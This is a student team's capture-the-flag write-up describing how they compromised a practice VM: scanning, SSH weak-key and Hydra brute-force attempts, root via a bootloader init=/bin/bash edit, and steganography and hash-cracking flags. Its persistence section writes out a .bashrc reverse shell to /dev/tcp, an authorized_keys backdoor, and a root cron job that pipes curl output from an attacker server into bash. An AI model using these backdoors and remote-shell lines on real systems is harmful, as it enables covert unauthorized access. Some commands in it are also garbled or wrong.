Create Chester CTF 2021

Group 4
Team Members: Adam & Larry

Author: Adam Wallwork

```
 _____________
< CTF Much? >
 -------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

--[0]-- Setting up our environment

This CTF is similar to those provided by vulnhub. Where you are given a vulnerable machine with flags in them to get in order to move on. To be able to get one VM to attack another they need to be assigned IP's and be on the same network. Do the following to achieve this:

1. **vboxmanage dhcpserver add --network=inet --server-ip=<IP> --lower-ip=<IP> --upper-ip=<IP> --netmask=255.255.255.0 --enable**

2. **Virtualbox > Machine > Settings > Network > Attached to > Internal Network > Name**

The virtual machine in use is virtualbox. The OS is Kali Linux. However black arch and parrot OS are also fine choices but we're more familiar with Kali so that's the VM/OS we went with for this CTF.

Now make sure the vulnerable machine is on the same internal network and run **ifconfig** to find your IP. After this scan the internal network to find the other VM.

Now we're ready to start the CTF!

--[1]-- Methodology

Our methodology for the CTF was to map out the network, find the open ports and the services that run on those ports and then to attack the ports directly. We had more in mind but that is suited best to web apps and all this box had externally upon an nmap scan was FTP and SSH. The goal seemed to crack or guess your way in.

During the CTF the cyber kill chain process was in mind as a guide of how we should go about attacking the VM. Following the cyber kill chain is as follows:

1. Recon
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. C2
7. Actions on Objectives

After trial and error a team member (Larry) found that editing the boot loader in Kali allows you to get root so that's the method we chose for accessing the machine.

--[2]-- Mapping the network

For the initial nmap scan we did a ping sweep to find other systems on the network (**sudo nmap -sP <IP>-<RANGE>**) and then we used **sudo nmap -sC -sV -A <IP>** and found FTP and SSH.

Running SSH-Audit **[1]** tool it finds that the SSH is using a weak random number generator (**CVE-2008-0166**) (Debian OpenSSH/OpenSSL Package Random Number Generator Weakness) so i use **searchsploit -x linux/remote/5720.py > 5720.py** and attempt to bruteforce using the keys from **[2]**.

However nmap scan shows that RSA 3072 is in use not 2048 so the next move was to go and find a directory of 3072 keys and try again **[3]**. However by this time we had already switched tactics and rooted it instead so we didn't bother with further research on the SSH.


For other SSH recon techniques do the following:

1. **ssh -v <USER>@<IP> id**
2. **nc <IP> <PORT>**
3. **nmap --script ssh2-enum-algos <IP>**
4. **nmap --script ssh-hostkey --script-args ssh_hostkey=full <IP>**
5. **nmap --script ssh-auth-methods –script-args="ssh.user=kali" <IP>**

To look through the searchsploit database we used the following:


1. **searchsploit OpenSSL | grep OpenSSL - | grep Debian**

2. **searchsploit OpenSSH**



3. **searchsploit OpenSSH | grep Debian**

4. **searchsploit vsftpd**



A bruteforce on port 22 didn't work as SSH was using key authentication. A bruteforce reveals the credentials:

1. admin:qwerty

Bruteforce:
hydra -L users.txt -P /home/kali/rockyou.txt <IP> ssh

In users.txt we guessed the following names:

*createChester21
* peter
* Peter
* Smith
* smith
* root/toor
* Root/Toor
* admin
* kali
* Kali
* Admin
* peter smith
* Peter Smith

The FTP returned:
(broken: cannot locate user specified in 'chown_username':whoever). The FTP had no anonymous login and no version number to check CVE’s against. The FTP seems broken and did not allow connections.

nmap -sC -sV -A <IP>


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd (broken: cannot locate user specified in 'chown_username':whoever)
22/tcp open  ssh     OpenSSH 8.4p1 Debian 6 (protocol 2.0)
| ssh-hostkey:
|   3072 28:c6:f8:4f:73:06:10:80:4b:ef:0e:50:53:8c:c0:d7 (RSA)
|   256 43:66:3a:ea:a5:26:29:97:b4:c5:00:43:ad:53:45:c4 (ECDSA)
|_  256 ab:d5:35:e8:04:f3:f6:91:6a:6f:0c:31:5e:79:48:25 (ED25519)
```

CVE: https://www.cvedetails.com/cve/CVE-2008-0166

[1] https://github.com/jtesta/ssh-audit

[2]
https://github.com/g0tmi1k/debian-ssh/blob/master/common_keys/debian_ssh_rsa_2048_x86.tar.bz2

[3] https://github.com/HARICA-official/debian-weak-keys



```
(gen) banner: SSH-2.0-OpenSSH_8.4p1 Debian-6
(gen) software: OpenSSH 8.4p1
(gen) compatibility: OpenSSH 7.4+, Dropbear SSH 2018.76+
(gen) compression: enabled (zlib@openssh.com)

# key exchange algorithms
(kex) curve25519-sha256                     -- [info] available since OpenSSH 7.4, Dropbear SSH 2018.76
(kex) curve25519-sha256@libssh.org          -- [info] available since OpenSSH 6.5, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp256                    -- [fail] using weak elliptic curves
(kex) ecdh-sha2-nistp256                    -- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp384                    -- [fail] using weak elliptic curves
(kex) ecdh-sha2-nistp384                    -- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp521                    -- [fail] using weak elliptic curves
(kex) ecdh-sha2-nistp521                    -- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) diffie-hellman-group-exchange-sha256 (2048-bit) -- [info] available since OpenSSH 4.4
(kex) diffie-hellman-group16-sha512         -- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73
(kex) diffie-hellman-group18-sha512         -- [info] available since OpenSSH 7.3
(kex) diffie-hellman-group14-sha256         -- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73

# host-key algorithms
(key) rsa-sha2-512 (3072-bit)               -- [info] available since OpenSSH 7.2
(key) rsa-sha2-256 (3072-bit)               -- [info] available since OpenSSH 7.2
(key) ssh-rsa (3072-bit)                    -- [fail] using weak hashing algorithm
(key) ssh-rsa (3072-bit)                    -- [info] available since OpenSSH 2.5.0, Dropbear SSH 0.28
(key) ssh-rsa (3072-bit)                    -- [info] a future deprecation notice has been issued in OpenSSH 8.2: https://www.openssh.com/txt/release-8.2
(key) ecdsa-sha2-nistp256                   -- [fail] using weak elliptic curves
(key) ecdsa-sha2-nistp256                   -- [warn] using weak random number generator could reveal the key
(key) ecdsa-sha2-nistp256                   -- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(key) ssh-ed25519                           -- [info] available since OpenSSH 6.5

# encryption algorithms (ciphers)
(enc) chacha20-poly1305@openssh.com         -- [info] available since OpenSSH 6.5
(enc) chacha20-poly1305@openssh.com         -- [info] default cipher since OpenSSH 6.9.
(enc) aes128-ctr                            -- [info] available since OpenSSH 3.7, Dropbear SSH 0.52
(enc) aes192-ctr                            -- [info] available since OpenSSH 3.7
(enc) aes256-ctr                            -- [info] available since OpenSSH 3.7, Dropbear SSH 0.52
(enc) aes128-gcm@openssh.com                -- [info] available since OpenSSH 6.2
(enc) aes256-gcm@openssh.com                -- [info] available since OpenSSH 6.2

# message authentication code algorithms
(mac) umac-64-etm@openssh.com               -- [warn] using small 64-bit tag size
(mac) umac-64-etm@openssh.com               -- [info] available since OpenSSH 6.2
(mac) umac-128-etm@openssh.com              -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-256-etm@openssh.com         -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-512-etm@openssh.com         -- [info] available since OpenSSH 6.2
(mac) hmac-sha1-etm@openssh.com             -- [warn] using weak hashing algorithm
(mac) hmac-sha1-etm@openssh.com             -- [info] available since OpenSSH 6.2
(mac) umac-64@openssh.com                   -- [warn] using encrypt-and-MAC mode
(mac) umac-64@openssh.com                   -- [warn] using small 64-bit tag size
(mac) umac-64@openssh.com                   -- [info] available since OpenSSH 4.7
(mac) umac-128@openssh.com                  -- [warn] using encrypt-and-MAC mode
(mac) umac-128@openssh.com                  -- [info] available since OpenSSH 6.2
```

--[3]-- Rooting

We rooted the VM by doing the following (Discovered by Larry):

1. Boot into Kali and press ‘e’
2. Edit Linux/boot/vmlinuz-4.0.0-kali1.amd64 root= *devsda1 ro single initrd*=install/gtk/initrd.gz quiet.
3. Change ro with rw. I assume ro is read-only and rw is read/write as going with ro doesn't allow password changes to the root user but rw does.
4. delete “splash” and replace “quiet” with **init=/bin/bash** to spawn a shell.
5. Press ‘**ctrl x**’ to save the changes and once in your shell type ‘**passwd root**’ and change the password to root.
6. Reboot the machine and type **root:root**.

Once logged in type the following to identify yourself as root:

1. **id;whoami**

Results:
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),120(wireshark),143(kaboxer)
root

--[4]-- Gaining Persistence

Once on the machine create a .bashrc reverse shell to get persistence and it will maintain after reboot. It's worth noting that you should do this to all of the users as "backup" shells in case one gets taken down, however this doesn't apply in CTF games but in the wild it's something to look out for.

The reason for the .bashrc reverse shell is because it’s relatively sneeky, no one checks their .bashrc (usually) and it will connect back to us once the user logs in.

To create your .bashrc shell do the following:

1. **echo 'bash -i >& /dev/tcp/<IP>/<PORT> 0>&1' >> ~/.bashrc**
2. Set a listener on your attacking vm. **nc -lvnp 1234**
3. Type “**bash**” on the victim machine to connect back to the attacking VM.
4. Now every time the user logins in and your listener is set the shell will connect.

Some times you’ll find that your terminal looks like **$** (or maybe nothing) and nothing else. To fix this do the following:

1. **python -c 'import pty;pty.spawn("/bin/bash")'** (Will give you an interactive shell)
2. **export TERM=xterm** (Will allow commands such as clear to work)
3. **Ctrl + z** (Background the shell)
4. **stty raw -echo; fg** (Turns off our terminal echo which will give us access to tab autocompletes)
5. Hit enter a few times (Bring it into focuss)

Now it should look like:
```
┌──(rootⓀcreateChester21)-[/]
└─$
```


In Kali Linux the shell is zsh not bash. Usually machines are to set to bash.


Other shell Ideas:

1. SSH backdoor. Creating a new key for your self as root.
- **ssh-keygen**
- copy **id_rsa** to our local machine and leave the pub key on the victim machine.
- **cat ~/.ssh/id_rsa.pub > .ssh/authorized_keys**
- **chmod 600 id_rsa**
- **ssh -i id_rsa <USER>@<IP>**

2. cronJob backdoor.
- Add the following to your cronjob file (**/etc/cronjob/**):
```
* *   * * *  root  curl http://<IP>:8080/shell | bash
```
- Then add the following to a file which will be curled from a local server.
```
#!/bin/bash

bash -i >& /dev/tcp/<IP>/<PORT> 0>&1
```

- To curl from our attacking machine do the following (start the server in the shell directory):
python3 -m http.server 8080






--[5]-- Exploring the system


Now we have persistence! We now start looking around the system. Running ‘**ls ***’ in root’s home directory shows us the contents of each directory allowing us to quickly see what's where and where’s what. We do the same thing in each user directory to quickly look through the system.

I wanted to know about the running processes so I run **ps aux** and for ssh I run **ps aux | grep ssh**.

We see an admin file (vim encrypted). We go to ‘**cd** /’ and see a .jpg file (which is strange to be sitting in root). We ‘**su kali**’ and see a text file (vim encrypted) with an md5 hash as the name on the Desktop. We run **./linpeas.sh** to look for local vulnerabilities.

We find looking around a .jpg file. We suspect this is a steganography challenge (Hiding messages in a file). We run the image through **steghide** (**steghide extract -sf .jpg**) but we are presented with a password prompt. Next we tried a bruteforce using **stegcracker** (**.jpg rockyou.txt**) which didn't work. We run the image through https://stegonline.georgeom.net/upload and get the flag from the strings.






The next flag is in an encrypted file on the Desktop. We run **file <FILE>** to find its a vim encrypted file but notice the name of the file looks like a hash. We run it through Hash-Identifier and see it's an md5 hash (d8578edf8458ce06fbc5bb76a58c5ca4:qwerty). Now we go to https://hashes.com/en/decrypt/hash and cracking it reveals the password to be “**qwerty**” (common in the rockyou list). Trying this password on the .jpg didn't work.

```
kali@kali: ~/UoC
File  Actions  Edit  View  Help

Well done! You have found another FLAG.

How did you do it? What was used? Include these information in your report

Below is a log file from a particular system. Analyse the log and explain, with rationale, what you think happened.

Apr 27 20:20:30 kali systemd-logind[567]: Watching system buttons on /dev/input/event2 (Power Button)
Apr 27 20:20:30 kali systemd-logind[567]: Watching system buttons on /dev/input/event3 (Sleep Button)
Apr 27 20:20:30 kali systemd-logind[567]: Watching system buttons on /dev/input/event4 (Video Bus)
Apr 27 20:20:30 kali systemd-logind[567]: New seat seat0.
Apr 27 20:20:30 kali sshd[559]: Server listening on 0.0.0.0 port 22.
Apr 27 20:20:30 kali sshd[559]: Server listening on :: port 22.
Apr 27 20:20:38 kali sshd[559]: Received SIGHUP; restarting.
Apr 27 20:20:38 kali sshd[559]: Server listening on 0.0.0.0 port 22.
Apr 27 20:20:38 kali sshd[559]: Server listening on :: port 22.
Apr 27 20:20:38 kali sshd[559]: Received SIGHUP; restarting.
Apr 27 20:20:38 kali sshd[559]: Server listening on 0.0.0.0 port 22.
Apr 27 20:20:38 kali sshd[559]: Server listening on :: port 22.
Apr 27 20:20:45 kali gdm-launch-environment]: pam_unix(gdm-launch-environment:session): session opened for user Debian-gdm by (ui
d=0)
Apr 27 20:20:45 kali systemd-logind[567]: New session c1 of user Debian-gdm.
